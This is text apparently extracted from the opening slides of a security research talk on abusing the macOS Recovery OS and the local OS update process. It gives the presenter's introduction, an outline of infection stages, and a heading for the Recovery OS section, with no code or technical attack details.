


Abusing the Mac Recovery OS & Local OS Update Process




WHOIS




security for the 21st century

“leverages the best combination of humans and technology to discover security vulnerabilities in our customers’ web apps, mobile apps, IoT devices and infrastructure endpoints”




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career



hobby



Objective-See

OUTLINE

infect all thingz




recovery os





upgrade process




infect: recovery OS



infect: install image




(re)infect: os x/macOS



MOTIVATIONS


best said by the grugq



'nuff said?

RECOVERY OS

mac's 'hidden' operating system

